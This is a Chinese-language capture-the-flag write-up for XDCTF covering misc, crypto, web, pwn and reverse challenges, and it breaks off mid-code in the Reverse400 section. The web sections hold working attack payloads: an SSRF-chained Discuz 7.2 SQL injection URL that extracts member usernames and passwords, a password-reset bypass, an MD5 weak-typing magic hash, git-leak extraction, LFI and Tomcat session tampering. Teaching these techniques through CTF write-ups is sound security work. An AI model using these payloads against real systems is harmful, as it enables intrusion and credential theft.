

# XDCTF Writeup


队伍名: SDPC

首先还是觉得西电的比赛比其他的 CTF 比赛都涨姿势了, 尤其是解密 = 玩的太高大上。

## MISC 类

### Misc100


根据主办方提示, 在 github 上成功找到 braintools 源码, 然后利用 vs 对其进行编译, 然后对着工具挨个命令试了试, 得到一段熟悉的 brainfuck 代码, 写个 c 脚本执行下就好了 (然而更新的图没用 = =), 如图:



Flag: XDCTF{ji910-dad9jq0-iopuno}

### Misc200

首先利用 linux 的 foremost 命令对 下载的文件进行恢复, 可以得到两个压缩包, 发现一个加密, 一个没加密, 发现两个压缩文件拥有共同的文件的 readme.txt, 根据以前看过的一个姿势, 可以利用 Pkcrack 进行破解, 找到一篇文章: <http://blog.csdn.net/jiangwlee/article/details/6911087>, 下载放 xp 虚拟机, 跑了十几分钟就好了:



## CRYPT 类

不想说了。。。你们太会玩，涨姿势了

### CRYPT200

谷歌 AES cbc attack 发现 <http://cryptopals.com/sets/2/challenges/16/> 有原题，大概思路是 mkprof 不带;生成 cliphertext，在修改其中某 bit 位，使其解密后含 ';'。

提交: mkprof:L00SE BITS SINK CHIPS:admin}true

a=得到的 hextext

b=list(a.decode('hex'))

b[37]=chr(ord(b[37])^1)

b[43]=chr(ord(b[43])^64)

x=''.join(x for x in b)

提交 parse: x.encode('hex')

## Web1 类


### Web1-100

打开是一段 MD5 摘要的简介，然而没发现源码有什么用处。经过尝试发现: <http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~>，发现了一段加密的代码。到 <http://tool.lu/php/> 得到解密后的提示

```
<?php
$test=$_GET['test']; $test=md5($test); if($test=='0') { print
"flag{xxxxxx}"; } else print "you are
falied!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下
测试，在本地测试好，
在此测试 poc 即可，否则后果自负"; ?>
```

找了下资料，发现与 php 弱类型有点关系——当一个字符串被当作一个数值来取值，其结果和类型如下：如果该字符串没有包含 ‘.’，’e’ 或 ‘E’ 并且其数值在整型的范围之内（由 PHP\_INT\_MAX 所定义），该字符串将被当成 integer 来取值。其它所有情况下都被作为 float 来取值。该字符串的开始部分决定了它的值。如果该字符串以合法的数值开始，则使用该数值。否则其值为 0（零）。合法数值由可选的正负号，后面跟着一个或多个数字（可能有小数点），再跟着可选的指数部分。指数部分由 ‘e’ 或 ‘E’ 后面跟着一个或多个数字构成。。

也就是说我们只需要找到与 md5 值是 0e 开头的数据就好，去代替 test，找到的是 s878926199a，然后刷新就发现 flag 在源码内：




```
源: http://133.130.90.172/5008e9a6ea2ab282a9d646bfa70d53a/index.php?test=s878926199a - Mozilla Firefox
文件(F) 编辑(E) 查看(V) 帮助(H)
1 <!--XDTF{XTchInaIqLRW1JFORI59aoVr5atctVCT}--><html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"
2 <font style='font-size: 24px;'>
3 MD5即Message-Digest Algorithm 5（信息-摘要算法5），用于确保信息传输完整一致。是计算机广泛使用的杂凑算法之一（又译摘要
4 MD5算法具有以下特点：<br>
5 1、压缩性：任意长度的数据，算出的MD5值长度都是固定的。<br>
6 2、容易计算：从原数据计算出MD5值很容易。<br>
7 3、抗修改性：对原数据进行任何改动，哪怕只修改1个字节，所得到的MD5值都有很大区别。<br>
8 4、弱抗碰撞：已知原数据和其MD5值，想找到一个具有相同MD5值的数据（即伪造数据）是非常困难的。<br>
9 5、强抗碰撞：想找到两个不同的数据，使它们具有相同的MD5值，是非常困难的。<a href='index.php?test=aaaa'>test</a><br>
10 </div>
11 </font></div></body></html>
```

## Web1-200

一开始发现 <http://flagbox-23031374.xdctf.win:1234/examples> 不知道怎么搞了。。。天真的以为是万能密码——然后大牛来了句是 tomcat 漏洞。于是百度百度= =

首先利用 wvs 可以得到一个阿帕奇的目录：


<http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample>：



然后修改 session 和权限，依次添加：


User	Administrator
login	true

然后返回登陆页面发现 flag：



## Web1-300


先 lfi 读取 file:///etc/hosts



然后看到 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com。猜测是 ssrf，然后就试了试端口，发现换为 3389 后是一个 dz7.2 版本的 cms，然后在百度漏洞，发现存在 SQL 注入漏洞，payload：

http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com%3A3389%2ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%29%2520and%2520%28select%2520%2520from%2520%28select%2520count%28%2a%29%2Cconcat%28%28select%2520%28select%2520%28select%2520concat%28username%2C0x27%2Cpassword%29%2520from%2520cdb\_members%2520limit%25201%29%2520%29%2520from%2520%60information\_schema%60.tables%2520limit%25200%2C1%29%2Cfloor%28rand%280%29%2a%29%29x%2520from%2520information\_schema.tables%2520group%2520by%2520x%29a%29%2523

得到 flag



## Web1-400


根据公告提示是“，猜测是注入，然后发现时图片注入（果真 XD 平常玩的姿势，都没接触过-）

经过测试发现 ID 是注入点，于是利用 burp 爆破用户名以及密码。

用户名为：admin，密码为：lu5631209，机智的没用 cmd5 解密：



登录后点击 admin，在其页面上发现 flag：



## Web2 类

### Web2-200

Git 泄露

Perl rip-git.pl -v -u http://xdsec-cms-12023458.xdctf.win/.git/, 然后得到源码文件, 然后 git show 出来就好。搜索一下, 发现 flag。

```
11390 -     var check = false;
11391 -     $("#checkall").on("click", function(){
11392 -         $("#checkbox_list input:checkbox").prop("checked", !check);
11393 -         check = !check;
11394 -     });
11395 -})();
11396 \ No newline at end of file
11397 diff --git a/index.php b/index.php
11398 deleted file mode 100644
11399 index 90494d0..0000000
11400 --- a/index.php
11401 +++ /dev/null
11402 @@ -1,11 +0,0 @@
11403 -<?php
11404 -/*
11405 -
11406 -Congratulation, this is the [XDSEC-CMS] flag 1
11407 -
11408 -XDCTF-{raGWvWahqZjww4RdHN90}
11409 -
11410 - */
11411 -
11412 -echo "Hello World";
11413 -?>
```

### Web2-100


根据提示是前台逻辑漏洞, 猜测是管理员邮箱密码重置什么的, 于是看源码=

```

- public function handle_resetpwd()
- {
-     if(empty($_GET["email"]) || empty($_GET["verify"])) {
-         $this->error("Bad request", site_url("auth/forgetpwd"));
-     }
-     $user = $this->user->get_user(I("get.email"), "email");
-     if(I('get.verify') != $user['verify']) {
-         $this->error("Your verify code is error", site_url('auth/forgetpwd'));
-     }
-     if($this->input->method() == "post") {
-         $password = I("post.password");
-         if(!$this->confirm_password($password)) {
-             $this->error("Confirm password error");
-         }
-         if(!$this->complex_password($password)) {
-             $this->error("Password must have at least one alpha and one number");
-         }
-         if(strlen($password) < 8) {
-             $this->error("The Password field must be at least 8 characters in length");
-         }
-         $this->user->update_userinfo([
-             "password" => $password,
-             "verify" => null
-         ], $user["uid"]);
-         $this->success("Password update successful!", site_url("auth/login"));
-     } else {
-         $url = site_url("auth/resetpwd") . "?email={$user['email']}&verify={$user['verify']}";
-         $this->view("resetpwd.html", ["form_url" => $url]);
-     }
- }

```

发现了重置密码，打开看看：




然后源码发现：xdsec-cms@xdctf.com，根据重置密码那部分，构造payload：

[http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=+](http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=)

利用 burp 抓包，注意密码一定要长，比如：12345678901234adc，这种，然后返回修改成功，利用修改好的密码以及邮箱进行登录：





点击用户那里即可发现 flag，还有 300 的 hint，admin 的目录。然而不会，等着默默看 ph 老师的 writeup=ω=

## Pwn 类

### Pwn100

在说 reverse 题之前先说这个。下载好题目文件，可以很显然的看到有 rtf 字样。在没有打过任何补丁并关闭 DEP 的 win7 上打开可以看到弹出了一个黑框。本以为会有对话框弹出来，可是并没有。于是猜测是写到了某些地方。打开 Process Monitor，并设置好过滤条件，可以看到在 C 盘根目录下写入了一个隐藏文件 flag.txt。打开即得到 flag。

Flag:xdctf{d4\_5h1\_fu\_d4l\_w0\_f3l}

## Reverse 类

### Reverse100

这个题目给出的提示是 Don't believe your eyes. 说明可能有陷阱。

用 IDA 打开题目文件，可以看到函数并不多，所以直接一个一个点进去看看。

可以轻易地发现 sub\_4008E1 和 sub\_400787 除了最开始的反调试和读取字符串外基本全部相同。

这引起了我们的怀疑。这两个函数可能只有一个是真的。



```

__int64 sub_4008E1()
{
    signed int bTrue; // [sp+28h] [bp-18h]@14
    int i; // [sp+2Ch] [bp-14h]@6
    unsigned int j; // [sp+2Ch] [bp-14h]@9
    unsigned int k; // [sp+2Ch] [bp-14h]@14

    if ( ptrace(0, 0LL, 1LL, 0LL) < 0 )           // 反调试
    {
        puts("AHa,bye~");
        exit(0);
    }
    if ( (unsigned int)scanf(0x601328LL, 12u) == 1 )
    {
        qword_601338 = aCongratulation;
        for ( i = 0; i < strlen(aGq__belttk51DD); ++i )// 下面的那个没有用
            byte_601310[(signed __int64)i] = InputBuffer[i
                                                    - 12
                                                    * ((unsigned __int64)((unsi

1 char *sub_400787()
2 {
3     char *result; // rax@13
4     signed int v1; // [sp+8h] [bp-18h]@9
5     int i; // [sp+Ch] [bp-14h]@1
6     unsigned int j; // [sp+Ch] [bp-14h]@4
7     unsigned int k; // [sp+Ch] [bp-14h]@9
8
9     for ( i = 0; i < strlen(aGq__belttk51DD); ++i )
10        byte_601310[(signed __int64)i] = aGq__belttk51DD[(signed __int64)i] ^ InputBuffer[i
11                                                    - 12
12                                                    * ((unsigned __int
13
14     Decrypt(6296336LL, 24, 12);
15     for ( j = 0; j <= 0x17; ++j )
16     {
17         if ( byte_601310[(signed __int64)(signed int)j] <= 31 )
18             byte_601310[(signed __int64)(signed int)j] += 32;
19     }
20 }

```

继续向下看

```

if ( v1 )
{
    result = qword_601338;
    if ( qword_601338 )
    {
        qword_601338[15] = '!';
        puts(qword_601338);
        exit(0);
    }
}

```

而 qword\_601338 正是成功字符串

```

;0 aCongratulation db 'Congratulations? Key is XDCTF{Input}',0
;A                                     + DATA VDEC+ sub_4008E1+1

```

函数把?换成了!正好印证了之前的提示。

接着仔细分析真正的函数：

第一轮变换：将输入的字符串和另一个字符串逐字异或

注意这里不要被那一大串迷惑了。右键设置 Hide casts 使其变得简洁一些，可以看到

```
for ( i = 0; i < strlen(aGq_be1ttk51D0); ++i )// 下面的那个没有用
    byte_601310[i] = InputBuffer[i - 12 * (((0x0AAAAAAAAAAAAAAAABLL * i) >> 64) >> 3)] ^ aGq_be1ttk51D0[i] ^ 7;
```

那一串长长的数字直接右移 64 位变成了 0

所以其实就是简单的逐字异或，显然这一步操作是可逆的

接着是第二轮变换：

将所得的串的 1-6 字符和 13-18 字符对称互换

显然这一步操作也是可逆的

如果小于 32 则加 32

```
for ( j = 0; j <= 0x17; ++j )
{
    if ( byte_601310[j] <= 31 )
        byte_601310[j] += 32;
}
```

也可逆

最后将得到的字符串与已有的一个字符串比对，这里不再赘述了

这里偷个懒，直接把 IDA F5 出来的东西拷贝到 VS 中，然后用最后用来比对的字符串倒着走一遍，即可得到正确的注册码。（文件在附件中）

Flag: XDCTF{U' Re\_AwEs0Me}

## Reverse 200

这题在 IDA 加载的时候就有提示说有 Tls，一打开映入眼帘的便是 TlsCallback\_0：

```
1 void __stdcall TlsCallback_0(int a1, int a2, int a3)
2 {
3     if ( a2 == 1 && IsDebuggerPresent() )
4     {
5         MessageBoxA(0, "You shall not pass", "ERROR", 0);
6         ExitProcess(0xFFFFFFFF);
7     }
8 }
```

这种低级的防护，直接使用吾爱破解 OD 即可轻松绕过（应该是 StrongOD 的功劳吧）

接着来看 start 函数，发现了一些东西：

```

1 void start()
2 {
3     int *v0; // edx@1
4     int v1; // ecx@1
5
6     sub_404C00();
7     _SEH_prolog4(&unk_40CBA0, 20);
8     v0 = & dword_401160;
9     do
10    {
11        *(_BYTE *)v0 ^= 0x88u;
12        v0 = (int *)((char *)v0 + 1);
13    }
14    while ( v0 != dword_4011E0 );

```

显然是个解密（刚开始就异或），发现有代码交叉引用

```

0 dword_401160    dd 96403DDh                ; CODE XREF: sub_401B12+ED↓p
0                                                         ; DATA XREF: start-604↓o

```

所以应该是自修改（SMC）

二话不说，直接上 OD，在解密后下断（我在 40116D 下断了），使用 OllyDump 直接 dump 并自动修复输入表，得到 re2\_un.exe

接着打开 re2\_un.exe，查看字符串可以看到” You do it” 和” You shall not pass”

跳转至对应位置。发现这里 IDA 出现分析异常，查看了一下是花指令的缘故，使用 patch 功能修改字节，并使用 OD 单步调试可得 flag 需满足以下条件：

长度为 24，以 XDCTF{开始，}为结束，第 13 个字符\_，第 19 个字符为\$

然后程序初始化一些常量值，

将前六个字符复制至新的缓冲区，并将这 6 个字符与” XDCTF\_” 按字节做差，与刚才的那些常量值作比较，由此可以算出这 6 个字符

接着在这里有一个反调试，在程序中间看到 GetTickCount() 无故出现，那么很有可能就是在反调试，如下图所示。绕过很简单，在单步至判断处，直接修改标志位或者 patch 掉跳转即可。

00401550	FF15 04B04000	call dword ptr ds:[<&KERNEL32.GetTickCo	kernel32.GetTickCount
00401556	8945 FC	mov dword ptr ss:[ebp-0x4],eax	
00401559	8D8D D4FEFFFF	lea ecx,dword ptr ss:[ebp-0x12C]	
0040155F	51	push ecx	
00401560	E8 6BF8FFFF	call re2.004010D0	
00401565	83C4 04	add esp,0x4	
00401568	0FB6D0	movzx edx,al	
0040156B	85D2	test edx,edx	
0040156D	75 1A	jnz short re2.00401589	
0040156F	68 7CCA4000	push re2.0040CA7C	
00401574	E8 88040000	call re2.00401A01	ASCII "You shall not pass!"
00401579	83C4 04	add esp,0x4	
0040157C	E8 4A050000	call re2.00401ACB	
00401581	83C8 FF	or eax,-0x1	
00401584	E9 EF000000	jmp re2.00401678	
00401589	FF15 04B04000	call dword ptr ds:[<&KERNEL32.GetTickCo	kernel32.GetTickCount
0040158F	2B45 FC	sub eax,dword ptr ss:[ebp-0x4]	re2.00404766
00401592	2D F8020000	cmp eax,0x2F8	

接着程序将注册码的第 14-18 字符与 tUlat 作对比，

最后程序将注册码除了}的最后四位分别与 T C D X 异或，当结果分别为

0x31 0x3A 0xB 0x2D 时验证正确，得到 flag。

Flag: XDCTF{Congra\_tUlat\$eyOu}

## Reverse300

这个是 python 的混淆，很难看。首先通过 PyCharm 打开并使用 Reformat 功能整理一下，可以得到分行版本的 py。接着总结出他的混淆手法和阅读法则：

所有的赋值都是通过 for VAR in VALUE

应从后往前读，并把 lambda 想象成一个函数指针，即可。

由此，得到逆向后的版本（见附件）。

然后发现提交的 flag 不对，分析程序可知，该算法会损失每一个字节的最高两位，而其用的置换表 string.printable.strip() 长度为 94

(01011110b)，所以可能会损失第 7 字节的有效数据，因此修改程序，使得可以输出两个版本的解密串，结合脑洞替换部分字节可得到 flag

Flag: xdctf{0ne-11n3d\_Py7h0n\_1s\_@wes0me233}

## Reverse400

这题着实比较坑，要小心关机暗桩。

由于其编译器版本比较新，所以这里姑且说一下猜想。

通过其不能在 xp 下面运行，可直接知道由 vs2012+编译（原因：未选择平台工具集）

加之 IDA 不能分析出库函数，所以可知应该是 VS2015。

不过，本人并没有兴趣去做 vs2015 的 FLIRT 签名，所以直接上。

首先，根据 vc 编译器的做法，库函数一般在一起，并且是程序代码的后一部分，所以根据 IDA 的导航栏并结合调试和分析就可以知道是什么库函数了。

然后转到 start 函数，根据上面的原则，很轻易的便在这 4 个函数里面找到了 main

显然是 sub\_401F57 符合条件，并且对应的 3 个参数也吻合 main 的特征，不放心可以进到每一个去看一看

<pre> .text:00406AC1 .text:00406AC2 .text:00406AC7 .text:00406ACC .text:00406ACE .text:00406AD3 .text:00406AD5 .text:00406ADA .text:00406ADB .text:00406ADD .text:00406ADF .text:00406AE4 .text:00406AE6 .text:00406AE8 .text:00406AED .text:00406AF0 .text:00406AF5 .text:00406AF7 .text:00406AF9 .text:00406AFA .text:00406AFF </pre>	<pre> push    edi                      ; Start-HH1J call    sub_40AF75                ; hModule call    sub_40EC4E mov     edi, eax call    sub_40EC48 mov     esi, eax call    sub_40E2A0 push    eax push    dword ptr [edi] push    dword ptr [esi] call    sub_401F57 mov     esi, eax push    0                        ; hModule call    sub_40B011 add     esp, 14h call    sub_40B723 test    al, al jnz     short loc_406AFF push    esi call    sub_40B84C </pre>
---	--

这里介绍另外一种方法：

先让程序跑起来，使其等待用户输入。然后使用区段断点，在 CrackPoi 的 .text 区段按 F2 下断，并输入一些字符并回车，然后程序就会断下来，这样便可以确定 main 函数的位置了

接着程序做一些初始化，并使用 `if ( CheckUM() != 0x8027025D )` 检测虚拟机，并开始接受用户输入

输入信息后，程序将信息存储，并验证。

```

InitString_NotSure((int)&v15, v3 - 40);    // RegKey
*(_BYTE *) (v3 - 4) = 3;
InitString_NotSure((int)&v14, v3 - 64);    // RegName
*(_BYTE *) (v3 - 4) = 2;
Check(v3);
v12 = ShowLine_NotSure(v3);

```

接着在 Check 函数中可以看到注册码长度要小于等于 35，这时我们估计注册码长度就是 35 了，接下来的一个大的判断，可以看出，函数的一小半纯属混淆视听，所以无视掉。接着对注册名做一些变换，得到一个 35 字节的字符串，并且限制注册码必须为 35 位。

**注意：我们的目的是搞到最后的 RegKey，而不是这个 RegName，而且只要求做出一组，所以大可以不必关心他对 RegName 的变换，直接看 RegKey 的变换和比较，类似于追码。**

之后来到下面对 Key 的比较，提前说明一下，这个函数使用 `eax ecx edx` 传参，`eax` 是 `MachineCode`，`ecx` 是变换后的 `RegName`，`edx` 是 `RegKey`

这里的工作主要是把经过变换过的 `Name` 的每一个字节变成一个 `int`，然后再对 `Name` 做一次变换，接着将 `Name` 与 `Machine` 做一下变换（按字节相乘），再对它做一次变换，得到最后的 `Name`。

然后自己构造一个异常，通过异常来控制程序流程，在 `SEH Handler` 里面进程 `Key` 的校验。

在这个 `Handler` 中，首先检测虚拟机（in 读取端口），然后检测从 `0x403789` 到 `0x403889` 之间有没有断点，检测到上述问题的话直接关机

```
1 | while ( *(_BYTE *)v6 != v7 )
2 | {
3 |     ++v6;
4 |     --v8;
